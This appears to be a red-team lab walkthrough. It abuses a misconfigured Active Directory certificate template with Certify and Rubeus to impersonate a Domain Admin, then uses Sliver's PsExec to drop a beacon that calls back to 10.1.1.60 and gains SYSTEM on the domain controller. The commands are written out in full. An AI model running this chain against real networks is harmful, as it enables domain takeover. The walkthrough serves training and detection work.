
certify find /vulnerableBelow is partial output detailing the configuration for the Certificate Authority (CA) running on SV001-DC.

The real issue is in the certificate templates, which can be vulnerable by default and give no warning when created in a vulnerable state. The important fields:
- CA Name is the name of the Certificate Authority, needed when we request a certificate.
- Template Name is the certificate template; we can specify any we like, and if the misconfiguration is present we can impersonate another user.
- msPKI-Certificate-Name-Flag. If this is ENROLLEE_SUPPLIES_SUBJECT, we can supply a Subject Alternative Name, which can be a Domain Admin. This is where the real problem starts.
- Authorized Signatures Required. If this is 0, the certificate is auto-approved. Just what we want.
- Enrollment Rights. If domain users can enroll, they can request a certificate.
With this, we're ready to request a certificate and impersonate a Domain Admin. We'll pick the jboss account.
certify request /ca:sv001-dc.corp1.local\\corp1-SV001-DC-CA /template:WebServerVuln /altname:jbossBelow is the issued certificate. We need to convert it to a PFX file, then use it to request a Kerberos ticket as jboss.

Convert the file with:
openssl pkcs12 -in cert.cer -keyex -CSP "Microsoft Enhanced Cryptographic Provider v1.0" -export -out cert.pfxNext we upload the certificate to SV011-TEST so we can use it with Rubeus.
upload /mnt/seamless/sliver/cert.pfx

rubeus asktgt /user:jboss /certificate:C:\\Windows\\system32\\cert.pfx
The ticket is successfully requested, because we held a certificate asserting we were jboss. A Kerberos ticket is generally far more useful than a certificate, and we should now be able to use it to authenticate to a domain controller.
Lateral movement
To the DC with PsExec
First we create a new profile for the built-in PsExec command.
profiles new --format service --skip-symbols --http 10.1.1.60 seamless2
Now we use the built-in PsExec, which loads and executes a Sliver beacon, giving us access directly to the domain controller.
psexec -p seamless2 sv001-dc.corp1.localBelow is the new session from PsExec, which we enter to check our privileges. We used jboss successfully, and because of how PsExec works, we get a SYSTEM context on the DC. Job done.
shell
hostname
whoami
Summary
Hopefully that shows a common attack chain using almost only Sliver and its Armory modules. A lot of time goes into getting used to the syntax: PsExec in particular differs slightly in Sliver compared with the Sysinternals version on Windows. Overall Sliver is intuitive, and as it grows in popularity we expect even more to be added to the Armory.

Part 3 is all about detections using Windows Security and Sysmon logs; many of the actions above leave significant log artefacts. Here's a sneak peek at the detections possible using just Windows logs.
References
How to bypass UAC in newer Windows versions
0x00-0x00.github.io
The UAC bypass code and instructions used to build the DLL.
Parsing credentials from LSASS dumps using pypykatz
stevencampbell.info
A guide to the Python implementation of Mimikatz, handy for parsing dump files on Linux.
Certified Pre-Owned
posts.specterops.io
SpecterOps's detailed paper on Active Directory certificate abuse, covering certificate templates and their vulnerabilities.